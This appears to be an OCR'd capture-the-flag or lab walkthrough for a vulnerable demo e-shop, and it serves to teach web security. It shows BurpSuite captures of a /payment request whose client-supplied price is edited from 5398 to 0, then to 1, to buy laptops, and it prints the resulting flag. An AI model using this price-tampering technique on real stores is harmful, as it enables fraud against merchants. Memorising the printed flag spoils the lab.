


macbook Retina 13.3' ME662
Price: $2399

Macbook Pro 13.3' Retina MF841LL/A
Price: $1199

Macbook Pro 15.4' Retina MC975LL/A Model 2012
Price: $1800

Click on the Cart button on the top application bar.




e-shopping-cart.com:5000/cart

Available wallet balance - $100 x

Billing Amount: $5398

macbook Retina 13.3' ME662 3.0GHz Dual-core Haswell Intel Core i5 Turbo Boost up to 3.2 GHz, 3MB L3 cache 8GB (two 4GB SO-DIMMs) of 1600MHz DDR3 SDRAM	$2399 ($2399 * 1)	ADD	REMOVE	REMOVE ALL
Macbook Pro 13.3' Retina MF841LL/A Macbook Pro 13.3' Retina MF841LL/A Model 2015 Option Ram Care 12/2016	$1199 ($1199 * 1)	ADD	REMOVE	REMOVE ALL
Macbook Pro 15.4' Retina MC975LL/A Model 2012 3.0GHz Dual-core Haswell Intel Core i5 Turbo Boost up to 3.2 GHz, 3MB L3 cache 8GB (two 4GB SO-DIMMs) of 1600MHz DDR3 SDRAM	$1800 ($1800 * 1)	ADD	REMOVE	REMOVE ALL


Click on the Make Payment button.



Request to http://192.50.9.3:8080

```
OPTIONS /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://e-shopping-cart.com:5000/cart
Origin: http://e-shopping-cart.com:5000
Connection: close

```

Forward the OPTIONS request.




Request to http://192.50.9.3:8080

```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 294
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwi
ZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":5398}}
```

Notice that the items to be purchased along with the total price are sent to the server in the POST request.

Send the above request to Repeater for later use.




Request

```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 294
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1
ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":
5398}}
```

Note: Turn off intercept mode in BurpSuite for further requests.

After the intercept mode is turned off, check the response on the web page.



Available wallet balance - $100 x

Your account doesn't has sufficient funds to purchase all these items. x

Billing Amount: $5398

macbook Retina 13.3' ME662
3.0GHz Dual-core Haswell Intel Core i5 Turbo Boost up to 3.2 GHz, 3MB L3 cache
8GB (two 4GB SO-DIMMs) of 1600MHz DDR3 SDRAM
$2399 ($2399 * 1)

Macbook Pro 13.3' Retina MF841LL/A
Macbook Pro 13.3' Retina MF841LL/A Model 2015 Option Ram Care 12/2016
$1199 ($1199 * 1)


The current account had only $100, so no product could be purchased.

Since the price of the items to be purchased was sent in the POST request from the client side, it could be modified and thus the products (laptops) could be purchased at a lower price.


Step 4: Leveraging the issue to purchase the laptops at a lower price.

Send the request in Repeater after modifying the amount to be paid (price parameter in the POST request payload).

Set the price to 0 and send the the request:



```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 294
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1
ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":
0}}
```




```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 291
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1
ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":
0}}
```


```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 32
Access-Control-Allow-Origin:
http://e-shopping-cart.com:5000
Vary: Origin
Server: Werkzeug/1.0.0 Python/2.7.17
Date: Fri, 20 Mar 2020 12:31:13 GMT

{"Error": "Price must be >= $1"}
```

The response reflects that the price must be at least $1.

Set the price to 1 and send the request with the modified payload:



```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 291
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1
ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":
1}}
```



```
POST /payment HTTP/1.1
Host: 192.50.9.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 291
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1
pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwiZXhwIjoxNTg0NzA4ODcxLCJpYXQiOjE1
ODQ3MDcwNzF9.bkd__EVlrMOX67dpH8m-p3qP8zSwE4_BZolvi68VAKQ","items":{"0":1,"1":1,"2":1,"price":
1}}
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 102
Access-Control-Allow-Origin:
http://e-shopping-cart.com:5000
Vary: Origin
Server: Werkzeug/1.0.0 Python/2.7.17
Date: Fri, 20 Mar 2020 12:31:50 GMT

{"msg": "Items purchase successful!", "Golden
Ticket":
"THIS_IS_THE_GOLDEN_TICKET_5fe2996cd517c39251"}
```

The response reflects that the purchase was successful. The response also contains the Golden Ticket.

Golden Ticket: THIS_IS_THE_GOLDEN_TICKET_5fe2996cd517c39251

References:

1. Web Parameter Tampering (https://owasp.org/www-community/attacks/Web_Parameter_Tampering)